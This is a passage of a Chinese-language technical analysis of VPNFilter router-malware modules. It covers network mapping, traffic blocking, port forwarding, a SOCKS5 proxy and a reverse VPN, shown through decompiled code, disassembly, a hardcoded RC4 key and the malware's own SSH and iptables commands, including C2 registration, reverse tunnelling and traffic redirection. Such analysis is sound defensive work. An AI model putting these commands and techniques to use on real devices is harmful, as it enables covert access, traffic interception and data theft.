    sub_8065C8F(
        "usage: scp [-1246BCpqrv] [-c cipher] [-F ssh_config] [-i identity_file]\n"
        "          [-l limit] [-P port] [-S program]\n"
        "          [[user@]host1:]file1 [...] [[user@]host2:]file2\n",
        off_8078A10);
    sub_806A939(1);
}
```

<NDBR>

如果传入参数为 ndbr, ndbr 模块将根据传递的其他子参数执行三个操作之一。SSH 命令将使用如上所述的默认密钥 (即/db_key 和/cli_key)。第三个参数必须以 'start' 开头,否则 ndbr 模块自行卸载,如果传入参数格式如下:

ndbr <param1> <param2> "start proxy <host> <port>"

将执行以下 dropbear SSH 命令:

```
ssh -y -p 63914 prx@<host> srv_ping j(<B64 victim host name>)_<victim MAC address> <param2>
```

```
v2 = a2 + 264;  
sub_8065A4A((int)a1, 0x807185E);  
v3 = strcmp(a2 + 264, "start");  
v4 = 0;  
if ( !v3 )  
{  
    sub_8066489(a2 + 256, "63914");  
    v5 = strlen(v2) + 1;  
    v6 = &a1[v5];  
    if ( strlen(a1) < v5 )  
        return 1;  
    sub_8065A4A((int)&a1[v5], 0x807185E, v2, v5);  
    if ( !strcmp((unsigned __int8 *)v2, "-l") )  
    {  
        if ( strlen(a1) >= v5 - 1 + 4 )  
        {  
            sub_8065A4A((int)&a1[v5 + 3], 0x807185E, a2 + 256, v2);  
            return 1;  
        }  
        return 1;  
    }  
}  
v9 = a2 + 320;  
if ( strcmp((unsigned __int8 *)v2, "proxy") )  
{  
    sub_8065A4A((int)&v6[strlen(v2) + 1], (int)&unk_8071D39, a2 + 296, a2 + 312, v9);  
    v4 = 2;  
}  
else  
{  
    sub_8065A4A((int)&v6[strlen(v2) + 1], (int)"%s %s");  
    sub_8066489(v9, "0");  
    v7 = sub_8050280();  
    sub_806485C((int)a2, (int)"srv_ping %s", v7, a2 + 312);  
    sub_8066489(v2, "prx");  
    v4 = 3;  
}  
}  
return v4;
```

这会导致 dropbear SSH 客户端连接到远程主机并发出“srv_ping”命令，该命令可能用于向 C2 服务器注册受害者。

如果传入参数格式如下：

ndbr <param1> <param2> "start -l <port>"

Dropbear SSH 服务器（如上所述）启动并开始监听指定的端口：

sshd -p <port>

```
.text:0805089B      push     offset aSshd      ; "./sshd"  
.text:080508A0      push     dword ptr [ebx]  
.text:080508A2      call     sub_8066489  
.text:080508A7      pop      edi  
.text:080508A8      pop      eax  
.text:080508A9      push     (offset aP+1)     ; "-p"  
.text:080508AE      push     dword ptr [ebx+4]  
.text:080508B1      call     sub_8066489  
.text:080508B6      pop      ecx  
.text:080508B7      lea      eax, [ebp+108h]  
.text:080508BD      pop      esi  
.text:080508BE      push     eax  
.text:080508BF      push     dword ptr [ebx+8]  
.text:080508C2      call     sub_8066489  
.text:080508C7      mov      dword ptr [ebx+0Ch], 0  
.text:080508CE      pop      eax  
.text:080508CF      pop      edx  
.text:080508D0      push     ebx  
.text:080508D1      push     3  
.text:080508D3      call     Run_As_SSH_Server  
.text:080508D8      ; -----
```

如果传入参数格式如下：

ndbr <param1> <param2> "start <user> <host> <port>"

通过执行以下 dropbear 命令设置远程端口转发：

ssh -N -T -y -p <port> -R :127.0.0.1:63914 <user>@<host>

```
sub_8066489(*(_BYTE **)(v70, "ssh");
sub_8066489(*(_BYTE **)(v70 + 4), "-N");
sub_8066489(*(_BYTE **)(v70 + 8), "-T");
sub_8066489(*(_BYTE **)(v70 + 12), "-y");
sub_8066489(*(_BYTE **)(v70 + 16), "-p");
sub_8066489(*(_BYTE **)(v70 + 20), &a67);
sub_8066489(*(_BYTE **)(v70 + 24), "-R");
sub_806485C(*(_DWORD *)(v70 + 28), (int)"%s:127.0.0.1:%s", &a68, &Port);
sub_806485C(*(_DWORD *)(v70 + 32), (int)"%s@%s");
*(_DWORD *)(v70 + 36) = 0;
Run_As_SSH_Client(9, v70, &a66);
}
```


模块三 : nm(网络映射器)


该模块主要功能是扫描和映射本地子网,收集各种网络信息。

nm 遍历所有接口,从 ARP 扫描开始,对分配给接口的每个 IP 关联的子网上的所有主机进行扫描,一旦收到 ARP 回复, nm 将向发现的主机发送 ICMP 回应请求。如果收到 ICMP 回应答复,它将通过执行端口扫描继续映射,尝试连接到主机上的以下远程 TCP 端口:


9, 21, 22, 23, 25, 37, 42, 43, 53, 69, 70, 79, 80, 88, 103, 110, 115, 118, 123, 137, 138, 139, 143, 150, 156, 161, 190, 197, 389, 443, 445, 515, 546, 547, 569, 3306, 8080 or 8291.

接下来,它使用 MikroTik RouterOS 邻居发现协议 (MNDP) 来定位本地网络上的任何其他 MikroTik 设备(通过向 MNDP 端口 5678 发送 UDP 广播消息):





如果 MikroTik 设备回复 MNDP ping, 则 nm 会从发现的设备中提取 MAC 地址, 系统标识, 版本号, 平台类型, 正常运行时间 (秒), RouterOS 软件 ID, RouterBoard 模型和接口名称:



nm 模块通过 `/proc/net/arp` 来获取被感染设备的 ARP 表信息，包括相邻设备的 IP 地址和 MAC 地址并且还会收集 `/proc/net/wireless` 的全部内容：

```

v9 = sub_804A020("/proc/net/arp", (int)&unk_8050420);
if ( v9 )
{
    v48 = 0;
    v49 = 0;
    while ( sub_804A038(&v49, &v48, v9) != -1 )
    {
        if ( (unsigned int)v48 > 0x13 )
        {
            v10 = v49;
            if ( !sub_804B64C(v49, "IP") && !sub_804B64C(v10, "00:00:00:00:00:00") )
            {
                v11 = (int)&v10[sub_804B61C(v10)];
                if ( *(_BYTE *) (v11 - 1) == 10 )
                {
                    *(_BYTE *) (v11 - 1) = 0;
                    sub_804B604(&v38, 0, 600);
                    sub_804B128((int)v49, (int)"%s %s %s %s %s", &v38, &v39, &v40, &v41, &v42, &v43);
                    sub_804A054(len, "\t\t"%s-%s-%s\","\\n", (int)&v38);
                }
            }
        }
        sub_804CAF0((unsigned int *)v49);
        sub_8049F14(v9);
    }
    sub_804B284("\t\\n", 1, 4, len);
    sub_804B284("\t\\WIRELESS\\:"\\n", 1, 13, len);
    v50 = 0;
    v12 = sub_80481E0("/proc/net/wireless", (int)&v50);
    v13 = v12;
    if ( v12 > 0 )
    {
        v14 = 4 * v12;
    }
}

```

该模块通过首先创建到 8.8.8.8:53(谷歌免费 DNS 地址)的 TCP 连接以确认网络通畅性来执行跟踪路由,然后 ICMP 回应请求会随着 TTL 的增加而重复发送到该 IP:

```
.text:08048D81      push     eax                ; len
.text:08048D82      push     offset a8888      ; "8.8.8.8"
.text:08048D87      call     ConnectTo
.text:08048D8C      mov      eax, [ebp+len]
.text:08048D92      push     eax                ; len
.text:08048D93      push     4                  ; int
.text:08048D95      push     1                  ; int
.text:08048D97      push     offset asc_8050503 ; "\t],\n"
.text:08048D9C      call     sub_8048284
.text:08048DA1      add      esp, 14h
.text:08048DA4      push     0                  ; time
.text:08048DA6      call     sys_time
.text:08048DAB      mov      [ebp+var_10], eax
.text:08048DAE      lea      eax, [ebp+var_10]
.text:08048DB1      mov      [esp], eax
.text:08048DB4      call     sub_8049D94
.text:08048DB9      mov      edi, [eax]
.text:08048DBB      push     edi
.text:08048DBC      mov      esi, [eax+4]
.text:08048DBF      push     esi
.text:08048DC0      mov      ebx, [eax+8]
.text:08048DC3      push     ebx
.text:08048DC4      lea      ebx, [ebp+newpath]
.text:08048DCA      mov      ecx, [eax+0Ch]
.text:08048DCD      push     ecx
.text:08048DCE      mov      edx, [eax+10h]
.text:08048DD1      inc      edx
.text:08048DD2      push     edx
.text:08048DD3      mov      edx, [ebp+len]
.text:08048DD9      mov      eax, [eax+14h]
.text:08048DDC      add      eax, 1900
.text:08048DE1      push     eax                ; int
.text:08048DE2      push     offset aTimeD02d02d ; "\t\"TIME\": \"%d.%02d.%02d-%02d.%02d\"..."
.text:08048DE7      push     edx                ; len
.text:08048DE8      call     sub_804A054
```

另外该模块还支持 SSDP 协议(简单服务发现协议),用于搜寻局域网里面的 Upnp 设备:

```
mov     word ptr [ebp+var_1C], 2
mov     word ptr [ebp+var_1C+2], 6C07h
mov     dword ptr [esp], offset a239255255250 ; "239.255.255.250"
call    sub_804BE24
add     esp, 0Ch
mov     [ebp+var_18], eax
push    400h
push    0
push    esi
call    sub_804B604
push    1900 ; SSDP 端口
push    offset a239255255250 ; SSDP多播地址
push    offset aMSearchHttp11H ; "M-SEARCH * HTTP/1.1\r\nHOST: %s:%d\r\nM..."
push    esi
call    sub_804A074
add     esp, 18h
lea     eax, [ebp+var_1C]
push    10h
push    eax
push    0
push    eax
push    eax
push    esi
call    sub_804B61C
add     esp, 0Ch
push    eax
push    esi
push    edi
call    SYS_SENDDTO
add     esp, 14h
mov     ebx, eax
push    esi
call    sub_804B61C
add     esp, 10h
cmp     ebx, eax
jb      short loc_8049A55

push    edx
push    edx
lea     edx, [ebp+var_1C]
push    10h
push    edx
push    0
push    eax
push    esi
push    edi
call    SYS_SENDDTO

loc_8049A55:
call    sub_8049D8C
sub     esp, 0Ch
mov     ebx, eax
mov     eax, [eax]
push    eax
call    sub_804B7EC
push    eax
mov     eax, [ebx]

v10 = sub_804BE24((int)"239.255.255.250");
sub_804B604(&v8, 0, 0x400u);
sub_804A074(
    (int)&v8,
    "M-SEARCH * HTTP/1.1\r\n"
    "HOST: %s:%d\r\n"
    "MAN: \"ssdp:discover\" \r\n"
    "MX: 3\r\n"
    "ST: urn:schemas-upnp-org:device:InternetGatewayDevice:1\r\n"
    "\r\n",
    "239.255.255.250",
    1900);
v3 = sub_804B61C(&v8);
```

将收集的所有网络信息都保存到名为/var/run/repsec_<time>.bin 的临时文件中,该文件内容格式如下:

```
*nm*
[
{
"RESULT":{
  "IFCS":[
    {
      "name":"<infected device interface>",
      "addr":"<infected device IP>",
      "mask":"<infected device subnet mask>",
      "scan":[
        {
          "ip":"<discovered IP 1>",
          "ports":[ ]},
        {
          "ip":"<discovered IP 2>",
          "ports":[ ]},
        .
        .
        .
      ]
    },
  ],
  "MNDP":{
    "0":{},
    "1":{}
  },
  "SSDP":{
  },
  "CDP":{
  },
  "LLDP":{
  },
  "ARP":[
    "<each IP-MAC-Device from /proc/net/arp>",
  ],
  "WIRELESS":"<base64 encoded contents of /proc/net/wireless>",
  "TRACEROUTE":[
    "<hops taken to get to 8.8.8.8>"
  ],
  "TIME":"<time of scan>"
}
}
```

其会将/proc/net/wireless 文件的内容进行 base64 加密存储:

```
push    offset aWireless ; "\t\"WIRELESS\":"  
call    sub_804B284  
add     esp, 18h  
lea     eax, [ebp+var_14]  
mov     [ebp+var_14], 0  
push    eax ; int  
push    offset aProcNetWireles ; "/proc/net/wireless"  
call    open  
add     esp, 10h  
mov     edi, eax  
test    eax, eax  
jle     short loc_8048D4E
```

```
sub     esp, 0Ch  
lea     ebx, ds:0[eax*4]  
push    ebx  
call    sub_804C152  
add     esp, 0Ch  
mov     esi, eax  
push    ebx  
push    0  
push    eax  
call    sub_804B604  
mov     ecx, [ebp+var_14]  
lea     eax, [ebp+var_1C]  
mov     [esp], edi  
push    ecx  
push    eax  
push    ebx  
push    esi  
mov     [ebp+var_1C], 0  
call    Base64Encode
```



```
.text:08049130 loc_8049130: ; CODE XREF: Base64Encode+FF↓j
.text:08049130 mov     edx, [ebp+var_10]
.text:08049133 xor     eax, eax
.text:08049135 xor     ecx, ecx
.text:08049137 xor     ebx, ebx
.text:08049139 mov     al, [edx+edi]
.text:0804913C mov     cl, [edx+edi+1]
.text:08049140 mov     bl, [edx+edi+2]
.text:08049144 mov     edx, eax
.text:08049146 shr     edx, 2
.text:08049149 and     eax, 3
.text:0804914C shl     eax, 4
.text:0804914F mov     dl, ds:base64_encode_table[edx]
.text:08049155 mov     [esi], dl
.text:08049157 mov     edx, ecx
.text:08049159 sar     edx, 4
.text:0804915C and     ecx, 0Fh
.text:0804915F add     eax, edx
.text:08049161 and     eax, 3Fh
.text:08049164 mov     al, ds:base64_encode_table[eax]
.text:0804916A mov     [esi+1], al
.text:0804916D mov     eax, ebx
.text:0804916F sar     eax, 6
.text:08049172 and     ebx, 3Fh
.text:08049175 lea     ecx, [eax+ecx*4]
.text:08049178 and     ecx, 3Fh
.text:0804917B mov     al, ds:base64_encode_table[ecx]
.text:08049181 mov     [esi+2], al
.text:08049184 mov     al, ds:base64_encode_table[ebx]
.text:0804918A mov     [esi+3], al
.text:0804918D add     esi, 4
.text:08049190 mov     eax, [ebp+var_10]
.text:08049193 add     eax, 3
.text:08049196 mov     [ebp+var_10], eax
.text:08049199 mov     eax, [ebp+var_14]
.text:0804919C cmp     [ebp+var_10], eax
.text:0804919F jnz     short loc_8049130
```

nm 模块需要三个命令行参数，但仅使用第一参数。与其他几个模块一样，第一个参数是文件夹，这是永久保存数据的位置。nm 模块执行的最后一项任务是将包含扫描结果的临时.bin 文件移动到名为第一个命令行参数的文件夹，可供以后通过主 VPNFilter 进程进行渗透。

模块四 : netfilter(拒绝服务攻击)

netfilter 期望三个参数。前两个参数未使用，第三个参数是带引号的字符串，格式为“<block/unblock> <# of minutes>.” ‘# of minutes’ 是 netfilter 在退出前应该执行多长时间。如果“block”被用作第三个参数的第一部分，netfilter 会将以下规则添加到 iptables(unblock 用于删除规则): Chain FORWARD (policy ACCEPT)

```
target    prot opt source                destination
DROP      tcp  -- anywhere              anywhere    tcpflags: PSH/PSH
```

在我们捕获到的各种不同架构的 netfilter 模块样本中,我们发现所有样本均包含有一个相同的列表,该列表包含大约 168 个 CIDR IP 地址列表,解析这些 IP 地址我们发现, 其主要是与 WhatsApp、Tencent(QQ Chat)、Amazon.com(亚马逊)等关联的热门加密即时通讯类软件,这表示 netfilter 模块可能被设计为拒绝访问特定形式的加密应用程序,可能是为了试图将受害者导向到攻击者期

望他们使用的服务上。

.rodata:00000000	00000012	C	169.54.193.160/27
.rodata:00000000	00000010	C	169.54.210.0/27
.rodata:00000000	00000012	C	169.54.222.128/27
.rodata:00000000	00000011	C	169.55.67.224/27
.rodata:00000000	00000011	C	169.55.69.128/26
.rodata:00000000	00000010	C	169.55.74.32/27
.rodata:00000000	00000010	C	169.55.75.96/27
.rodata:00000000	00000011	C	169.55.126.64/26
.rodata:00000000	00000011	C	169.55.210.96/27
.rodata:00000000	00000012	C	169.55.235.160/27
.rodata:00000000	00000012	C	173.192.162.32/27
.rodata:00000000	00000013	C	173.192.219.128/27
.rodata:00000000	00000013	C	173.192.222.160/27
.rodata:00000000	00000012	C	173.192.231.32/27
.rodata:00000000	00000012	C	173.192.234.96/27
.rodata:00000000	00000012	C	173.193.198.96/27
.rodata:00000000	00000011	C	173.193.205.0/27
.rodata:00000000	00000012	C	173.193.230.96/27
.rodata:00000000	00000013	C	173.193.230.128/27
.rodata:00000000	00000013	C	173.193.230.192/27
.rodata:00000000	00000011	C	173.193.239.0/27
.rodata:00000000	00000012	C	174.36.208.128/27
.rodata:00000000	00000011	C	174.36.210.32/27
.rodata:00000000	00000012	C	174.36.251.192/27
.rodata:00000000	00000012	C	174.37.199.192/27
.rodata:00000000	00000011	C	174.37.217.64/27
.rodata:00000000	00000011	C	174.37.243.64/27
.rodata:00000000	00000010	C	174.37.251.0/27
.rodata:00000000	00000011	C	179.60.192.51/32
.rodata:00000000	00000011	C	179.60.193.51/32
.rodata:00000000	00000011	C	179.60.195.51/32
.rodata:00000000	00000012	C	184.173.136.64/27
.rodata:00000000	00000012	C	184.173.147.32/27
.rodata:00000000	00000012	C	184.173.161.64/32
.rodata:00000000	00000013	C	184.173.161.160/27
.rodata:00000000	00000013	C	184.173.173.116/32
.rodata:00000000	00000012	C	184.173.179.32/27
.rodata:00000000	00000011	C	185.60.216.53/32
.rodata:00000000	00000011	C	185.60.218.53/32
.rodata:00000000	00000013	C	192.155.212.192/27
.rodata:00000000	00000012	C	198.11.193.182/31
.rodata:00000000	00000011	C	198.11.251.32/27
.rodata:00000000	0000000F	C	198.23.80.0/27
.rodata:00000000	00000012	C	208.43.115.192/27
.rodata:00000000	00000011	C	208.43.117.79/32
.rodata:00000000	00000012	C	208.43.122.128/27

模块五 : portforwarding(端口转发)

该模块主要功能是转发所有网络流量到攻击者指定地址,进行后续操作。

Portforwarding 按照以下命令行参数执行:

Tel: 010-86469302

Mail:support@6cloudtech.com

```
portforwarding <unused> <unused> "start <IP1> <PORT1> <IP2> <PORT2>"
```


```
.text:0040091C      addiu   $a1, (aSSSSS - 0x410000) # "%s %s %s %s %s"
.text:00400920      move   $a2, $s0
.text:00400924      move   $a3, $s4
.text:00400928      sw     $s1, 0x650+var_640($sp)
.text:0040092C      sw     $s3, 0x650+var_63C($sp)
.text:00400930      jalr   $t9 ; sub_407760
.text:00400934      sw     $s2, 0x650+var_638($sp)
.text:00400938      lw     $gp, 0x650+var_630($sp)
.text:0040093C      move   $a0, $s0
.text:00400940      la     $a1, 0x410000
.text:00400944      la     $t9, sub_408380
.text:00400948      nop
.text:0040094C      jalr   $t9 ; sub_408380
.text:00400950      addiu   $a1, (aStart - 0x410000) # "start"
```

然后模块安装如下 iptables 规则设置流量转发路径:

```
iptables -t nat -I PREROUTING 1 -p tcp -m tcp -d <IP1> --dport <PORT1> -j DNAT --to-destination <IP2>:<PORT2>
```

```
iptables -t nat -I POSTROUTING 1 -p tcp -m tcp -d <IP2> --dport <PORT2> -j SNAT --to-source <device IP>
```

第一条规则将受感染设备的任何流量（IP1: PORT1）被重定向到 IP2: PORT2, 第二条规则将更改流量的源地址为受感染设备的源地址, 确保能够将响应发送回受感染的设备, 并且会定时更新规则(添加后删除), 保证规则的有效性驻留:



```
.rodata:0040E328 aIptablesTNatIP:.ascii "iptables -t nat -I PREROUTING 1 -p tcp -m tcp -d %s --dport %"
.rodata:0040E328                                     # DATA XREF: sub_400484+DC↑to
.rodata:0040E328                                     .ascii "%hu -j DNAT --to-destination %s:%hu\n"<0>
.rodata:0040E389                                     .align 2
.rodata:0040E38C dword_40E38C: .word 0x50524552 # DATA XREF: sub_400484+110↑to
.rodata:0040E38C                                     # sub_400484+114↑to ...
.rodata:0040E390 dword_40E390: .word 0x4F555449 # DATA XREF: sub_400484+118↑to
.rodata:0040E394 byte_40E394: .byte 0x4E # DATA XREF: sub_400484+12C↑to
.rodata:0040E395 byte_40E395: .byte 0x47 # DATA XREF: sub_400484+138↑to
.rodata:0040E396 byte_40E396: .byte 0 # DATA XREF: sub_400484+144↑to
.rodata:0040E397                                     .align 2
.rodata:0040E398 aDnat: .ascii "DNAT"<0> # DATA XREF: sub_400484+148↑to
.rodata:0040E398                                     # sub_400484+150↑to ...
.rodata:0040E39D                                     .align 4
.rodata:0040E3A0 aNfFilterS: .ascii "nf_filter: %s\n"<0>
.rodata:0040E3A0                                     # DATA XREF: sub_400484+3CC↑to
.rodata:0040E3AF                                     .align 4
.rodata:0040E3B0 aIptablesTNatIP_0:.ascii "iptables -t nat -I POSTROUTING 1 -p tcp -m tcp -d %s --dport "
.rodata:0040E3B0                                     # DATA XREF: sub_400484+258↑to
.rodata:0040E3B0                                     .ascii "%hu -j SNAT --to-source %s\n"
```

模块六 : socks5proxy(在感染设备上安装 SOCKS5 代理)

该 socks5proxy 模块基于开源项目 SOCKS5 代理服务器 2.6.8 开发的。该服务器不使用身份验证，并且硬编码侦听 TCP 5380 端口：

```
.text:08048464 call sub_8049CB0
.text:08048469 add esp, 10h
.text:0804846C test eax, eax
.text:0804846E js loc_8048516
.text:08048474 push eax
.text:08048475 push eax
.text:08048476 mov eax, Port_5380
.text:0804847B push 80h
.text:08048480 and eax, 0FFFFh
.text:08048485 push eax
.text:08048486 call ListenTo
```

在服务器启动之前，socks5proxy fork 连接到模块参数中指定的 C2 服务器。如果服务器在几秒钟内没有响应，则 fork 会终止其父进程（服务器），然后退出。C2 服务器可以使用命令进行响应以正常执行或终止服务器。

```
4  LOWORD(addr) = 2;
5  HIWORD(addr) = __ROR2__(sub_805727C(a4), 8);
6  v18 = sub_80559EC(a3);
7  v12 = sys_fork();
8  v9 = 0;
9  dword_805D9FC = v12;
10 if ( v12 <= 0 )
11 {
12     if ( !v12 )
13     {
14         v23 = -1;
15         v13 = 0;
16         v14 = 0;
17         v22 = sub_80559EC(a1);
18         while ( 1 )
19         {
20             v15 = SYS_SOCKET(2, 1, 0);
21             if ( v15 >= 0 )
22             {
23                 if ( SYS_CONNECT(v15, &addr, 16) >= 0 )
24                 {
25                     v13 = SYS_SEND(v15, &v22, 4, 0x4000);
26                     if ( v13 == 4 )
27                     {
28                         v13 = SYS_RECV(v15, (int)&v23, 1, 256);
29                         if ( v13 == 1 )
30                         {
31                             SYS_CLOSE(v15);
32                             if ( !v23 )
33                             {
34 LABEL_22:
35                                 SYS_EXIT(0);
36                                 if ( v23 == 1 )
37                                 {
38 LABEL_16:
39                                     v16 = sys_getppid(); // kill parent process
40                                     sys_KILL(v16, 15);
41                                     SYS_EXIT(0);
42                                 }
43                             }
44                         }
45                     }
46                     SYS_CLOSE(v15);
47                 }
48             }
49         }
50     }
51 }
```

此模块包含以下用法，但它们不与 socks5proxy 模块的参数对应，并且无法通过命令行参数修改这些设置：

```
int sub_804A0D0()
{
    sub_8053DE4("ssserver");
    sub_8053DE4(" --username <username>    username for auth");
    sub_8053DE4(" --password <password>    password for auth");
    sub_8053DE4(" -p, --port <port>    server port, default to 1080");
    sub_8053DE4(" -d    run in daemon");
    sub_8053DE4(" --loglevel <level>    log levels: fatal, error, warning, info, debug, trace");
    return sub_8053DE4(" -h, --help    help");
}
```

socks5proxy 模块的命令行参数为：

socks5proxy <unused> <unused> "start <C&C IP> <C&C port>"

模块七：tcpvpn(在受感染设备上建立反向 TCP VPN)

tcpvpn 模块主要功能是允许远程攻击者访问受感染设备所在的内网，它通过向远程 C&C 服务器发送信标来实现这一点，远程 C&C 服务器可以像 Tun/Tap 设备一样设置，以通过 TCP 连接转发数据包。该连接被视为网络设备的出站，这有助于模块绕过简单的防火墙或 NAT。该模块在概念上类似于渗透测试软件 Cobalt Strike 所采用的 [VPN Pivoting](#)。

通过连接发送的所有数据都使用 RC4 加密，密钥硬编码在样本中：

```
000000000004AA590 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000000004AA5A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000000004AA5B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000000004AA5C0 21 3B 48 2A 72 4B 7C 5F 4D 77 53 2B 45 21 2D 21 !;H*rK|_MwS+E!-!
000000000004AA5D0 5E 79 43 3D 79 4A 54 68 2E 6B 65 3A 56 79 6E 45 ^yC=yJTh.ke:VynE
000000000004AA5E0 7A 2D 7E 3B 3A 2D 51 3B 68 51 5E 77 5E 2D 7E 53 z~;:-Q;kQ^w^~S
000000000004AA5F0 3B 51 45 5A 68 36 5E 6A 67 66 5F 34 52 7A 73 47 ;QEZh6^jgf_4RzsG
000000000004AA600 00 25 64 25 73 25 64 00 45 72 6F 72 72 3A 20 69 .%d%s%d.Error:~i
000000000004AA610 6E 65 74 5F 6E 74 6F 70 3A 20 28 20 25 64 20 29 net_ntop:(~%d~)
000000000004AA620 20 25 73 20 20 00 2F 70 72 6F 63 2F 6E 65 74 2F ~%s~../proc/net/
